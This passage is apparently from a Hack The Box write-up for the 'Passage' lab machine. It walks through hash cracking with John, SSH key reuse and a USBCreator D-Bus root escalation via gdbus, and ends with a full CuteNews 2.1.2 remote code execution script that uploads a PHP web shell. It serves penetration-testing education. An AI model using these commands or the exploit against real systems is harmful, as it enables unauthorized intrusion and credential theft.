
```
hash-identifier e26f3e86d1f8108120723ebe690e5d3d61628f4130076ec6cb43f16f497273cd
```



```
hash-identifier
e26f3e86d1f8108120723ebe690e5d3d61628f4130076ec6cb43f16f497273cd

<SNIP>
Possible Hashs:
[+] SHA-256
[+] Haval-256
```

Hash Identifier reveals that the encryption algorithm might be SHA-256. Let's try to crack this hash locally using John The Ripper and the `rockyou.txt` wordlist.


```
echo "e26f3e86d1f8108120723ebe690e5d3d61628f4130076ec6cb43f16f497273cd" > hash
john hash --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-SHA256
```



```
john hash --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-SHA256

<SNIP>
Press 'q' or Ctrl-C to abort, almost any other key for status
atlanta1         (?)
```

This is successful. Let's try to login with user `paul` and the password `atlanta1`.

```
su paul
```




```
paul@passage:/var/www/html/CuteNews/cdata/users$ groups
groups
paul
```

The user flag is located in `/home/paul/user.txt`.

Privilege Escalation

Enumeration of the directory `/home/paul/.ssh` reveals an interesting `authorized_keys` entry.


```
cat /home/paul/.ssh/authorized_keys
```



```
paul@passage:~$ cat /home/paul/.ssh/authorized_keys
cat authorized_keys
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQCzXiscFGV3l9T2gvXOkh9w+BpPnhFv5AOPagArgzWDk
9uUq7/4v4kuzso
/lAvQIg2gYaEHlDdpqd9gCYA7tg76N5RLbroGqA6Po91Q69PQadLsziJnYumbhClgPLGuBj06
YKDktI3bo/H3jxYTXY3kfIUKo3WFnoVZiTmvKLDkAlO
/+S2tYQa7wMleSR01pP4VExxPW4xDfbLnnp9zOUVBpdCMHl8lRdgogOQuEadRNRwCdIkmMEY5
efV3YsYcwBwc6h
/ZB4u8xPyH3yFlBNR7JADkn7ZFnrdvTh3OY+kLEr6FuiSyOEWhcPybkM5hxdL9ge9bWreSfNC
1122qq49d nadav@passage
```

At the end of the file we can see `nadav@passage`. It's possible that the system users `paul` and `nadav` have shared SSH keys. Lets try to connect as the user `nadav`, using the `id_rsa` file as a private key.

```
ssh -i id_rsa nadav@10.10.10.206
```




```
paul@passage:~/.ssh$ ssh -i id_rsa nadav@10.10.10.206
ssh -i id_rsa nadav@10.10.10.206

<SNIP>
Last login: Mon Aug 31 15:07:54 2020 from 127.0.0.1
nadav@passage:~$ groups
groups
nadav adm cdrom sudo dip plugdev lpadmin sambashare
```

This is successful. Let's copy the `id_rsa` key locally and connect from our local machine, in order to achieve a more stable connection. Once we copy the key, we assign the correct privileges to the file.

```
chmod 600 id_rsa
```


Then we can connect.

```
ssh -i id_rsa nadav@10.10.10.206
```


```
ssh -i id_rsa nadav@10.10.10.206
Last login: Tue Mar  2 14:05:36 2021 from 10.10.10.206
nadav@passage:~$
```


Enumeration of the home directory reveals a `.viminfo` file containing the following command line history.

```
cat .viminfo
```


```
nadav@passage:~$ cat .viminfo

<SNIP>
# Command Line History (newest to oldest):
:wq
:%s/AdminIdentities=unix-group:root/AdminIdentities=unix-group:sudo/g


<SNIP>
> /etc/dbus-1/system.d/com.ubuntu.USBCreator.conf
    "   12  7

> /etc/polkit-1/localauthority.conf.d/51-ubuntu-admin.conf
```


The vim history indicates that there have been some changes in the files `/etc/dbus-1/system.d/com.ubuntu.USBCreator.conf` and `/etc/polkit-1/localauthority.conf.d/51-ubuntu-admin.conf`. It seems that the administrator has changed the `AdminIdentities` property, from `unix-group:root` to `unix-group:sudo` in the file `/etc/polkit-1/localauthority.conf.d/51-ubuntu-admin.conf`. Let's confirm this.

```
cat /etc/polkit-1/localauthority.conf.d/51-ubuntu-admin.conf
```


```
nadav@passage:~$ cat /etc/polkit-1/localauthority.conf.d/51-ubuntu-
admin.conf
[Configuration]
AdminIdentities=unix-group:sudo;unix-group:admin
```


This PolicyKit file seems to be used by the `usb-creator` service, as shown below.

```
cat /etc/dbus-1/system.d/com.ubuntu.USBCreator.conf
```



```
nadav@passage:~$ cat /etc/dbus-1/system.d/com.ubuntu.USBCreator.conf
<!DOCTYPE busconfig PUBLIC
 "-//freedesktop//DTD D-BUS Bus Configuration 1.0//EN"
 "http://www.freedesktop.org/standards/dbus/1.0/busconfig.dtd">
<busconfig>

  <!-- Only root can own the service -->
  <policy user="root">
    <allow own="com.ubuntu.USBCreator"/>
  </policy>

  <!-- Allow anyone to invoke methods (further constrained by
       PolicyKit privileges -->
  <policy context="default">
    <allow send_destination="com.ubuntu.USBCreator"
           send_interface="com.ubuntu.USBCreator"/>
    <allow send_destination="com.ubuntu.USBCreator"
           send_interface="org.freedesktop.DBus.Introspectable"/>
    <allow send_destination="com.ubuntu.USBCreator"
           send_interface="org.freedesktop.DBus.Properties"/>
  </policy>

</busconfig>
```

This means that users of the `sudo` group are able to invoke the methods of the `usb-creator` service, and user `nadav` is a member of the `sudo` group as we saw earlier. Searching online for `usb creator privilege escalation`, returns the following as the first result.



About 204,000 results (0.32 seconds)


unit42.paloaltonetworks.com › usbcreator-d-bus-privile...

USBCreator D-Bus Privilege Escalation in Ubuntu Desktop

12 Jul 2019 — The vulnerability allows an attacker to overwrite arbitrary files with arbitrary content, as root – without supplying a password. This trivially leads to elevated **privileges**, for instance, by overwriting the shadow file and setting a password for root.

According to this article, an attacker with access to a user in the `sudo` group is able to bypass the password security policy that is imposed by `sudo` binary, and overwrite arbitrary files with arbitrary content as root without using password, due to a vulnerability in the USBCreator D-Bus interface. This service is running in privileged mode and acts on behalf of unprivileged users. The operations of this service are affected via user-controlled input, which we can leverage in order to elevate our privileges. As described in the article, this service contains a Python implementation of the Unix tool `dd`, that allows us to copy files between locations, without verification of the source or destination paths, or password prompts. In order to exploit this vulnerability, we will invoke the method `com.ubuntu.USBCreator.Image`. Let's try to copy the `id_rsa` file of the `root` user using the following command, which is also described in the same article.


```
gdbus call --system --dest com.ubuntu.USBCreator --object-path
/com/ubuntu/USBCreator --method com.ubuntu.USBCreator.Image /root/.ssh/id_rsa
/home/nadav/id_rsa true
```



```
nadav@passage:~$ gdbus call --system --dest com.ubuntu.USBCreator
--object-path /com/ubuntu/USBCreator --method com.ubuntu.USBCreator.Image
/root/.ssh/id_rsa /home/nadav/id_rsa true
()
```

This is successful. The SSH key exists and is copied to the home directory of our current user `nadav`.


```
ls -l
```



```
nadav@passage:~$ ls -l
total 48
drwxr-xr-x 2 nadav nadav 4096 Jun 18  2020 Desktop
drwxr-xr-x 2 nadav nadav 4096 Jun 18  2020 Documents
drwxr-xr-x 2 nadav nadav 4096 Jun 18  2020 Downloads
-rw-r--r-- 1 nadav nadav 8980 Jun 18  2020 examples.desktop
-rw-r--r-- 1 root  root  1675 Mar  3 07:23 id_rsa
<SNIP>
```

Finally, let's try to establish an SSH session as `root` using the stolen private key.

```
ssh -i id_rsa root@10.10.10.206
```



```
nadav@passage:~$ ssh -i id_rsa root@10.10.10.206

<SNIP>
Last login: Mon Aug 31 15:14:22 2020 from 127.0.0.1
root@passage:~# id
uid=0(root) gid=0(root) groups=0(root)
```

The root flag is located in `/root/root.txt`.

Appendix A

```python
# Exploit Title: CuteNews 2.1.2 - Remote Code Execution
# Google Dork: N/A
# Date: 2020-09-10
# Exploit Author: Musyoka Ian
# Vendor Homepage: https://cutephp.com/cutenews/downloading.php
# Software Link: https://cutephp.com/cutenews/downloading.php
# Version: CuteNews 2.1.2
# Tested on: Ubuntu 20.04, CuteNews 2.1.2
# CVE : CVE-2019-11447

#! /bin/env python3

import requests
from base64 import b64decode
import io
import re
import string
import random
import sys


banner = """


           _____     __      _  __                     ___   ___  ___
          / ___/_ __/ /____ / |/ /__ _    _____       |_  | <  / |_  |
         / /__/ // / __/ -_)    / -_) |/|/ (_-<      / __/_ / / / __/
         \___/\_,_/\__/\__/_/|_/\__/|__,__/___/     /____(_)_(_)____/
                                ___  _________
                               / _ \/ ___/ __/
                              / , _/ /__/ _/
                             /_/|_|\___/___/




"""
print (banner)
print ("[->] Usage python3 expoit.py")
print ()
sess = requests.session()
payload = "GIF8;\n<?php system($_REQUEST['cmd']) ?>"
ip = input("Enter the URL> ")
def extract_credentials():
    global sess, ip
    url = f"{ip}/CuteNews/cdata/users/lines"
    encoded_creds = sess.get(url).text
    buff = io.StringIO(encoded_creds)
    chash = buff.readlines()
    if "Not Found" in encoded_creds:
            print ("[-] No hashes were found skipping!!!")
            return
    else:
        for line in chash:
            if "<?php die('Direct call - access denied'); ?>" not in line:
                credentials = b64decode(line)
                try:
                    sha_hash = re.search('"pass";s:64:"(.*?)"',
credentials.decode()).group(1)
                    print (sha_hash)
                except:
                    pass
def register():
    global sess, ip
    userpass = "".join(random.SystemRandom().choice(string.ascii_letters +
string.digits ) for _ in range(10))
    postdata = {
        "action" : "register",
        "regusername" : userpass,
        "regnickname" : userpass,
        "regpassword" : userpass,
        "confirm" : userpass,
        "regemail" : f"{userpass}@hack.me"
    }
    register = sess.post(f"{ip}/CuteNews/index.php?register", data = postdata,
allow_redirects = False)
    if 302 == register.status_code:
        print (f"[+] Registration successful with username: {userpass} and
password: {userpass}")
    else:
        sys.exit()
def send_payload(payload):
    global ip
    token = sess.get(f"{ip}/CuteNews/index.php?mod=main&opt=personal").text
    signature_key = re.search('signature_key" value="(.*?)"', token).group(1)
    signature_dsi = re.search('signature_dsi" value="(.*?)"', token).group(1)
    logged_user = re.search('disabled="disabled" value="(.*?)"', token).group(1)
    print (f"signature_key: {signature_key}")
    print (f"signature_dsi: {signature_dsi}")
    print (f"logged in user: {logged_user}")

    files = {
        "mod" : (None, "main"),
        "opt" : (None, "personal"),
        "__signature_key" : (None, f"{signature_key}"),
        "__signature_dsi" : (None, f"{signature_dsi}"),
        "editpassword" : (None, ""),
        "confirmpassword" : (None, ""),
        "editnickname" : (None, logged_user),
        "avatar_file" : (f"{logged_user}.php", payload),
        "more[site]" : (None, ""),
        "more[about]" : (None, "")
    }
    payload_send = sess.post(f"{ip}/CuteNews/index.php", files = files).text
    print("============================\nDropping to a
SHELL\n============================")
    while True:
        print ()
        command = input("command > ")
        postdata = {"cmd" : command}
        output = sess.post(f"{ip}/CuteNews/uploads/avatar_{logged_user}_{logged_user}.php", data=postdata)
        if 404 == output.status_code:
            print ("sorry i can't find your webshell try running the exploit again")
            sys.exit()
        else:
            output = re.sub("GIF8;", "", output.text)
            print (output.strip())

if __name__ == "__main__":
    print ("================================================================\nUsers SHA-256 HASHES TRY CRACKING THEM WITH HASHCAT OR JOHN\n================================================================")
    extract_credentials()
    print ("================================================================")
    print()
    print ("=============================\nRegistering a users\n=============================")
    register()
    print()
    print("=======================================================\nSending Payload\n=======================================================")
    send_payload(payload)
    print ()
```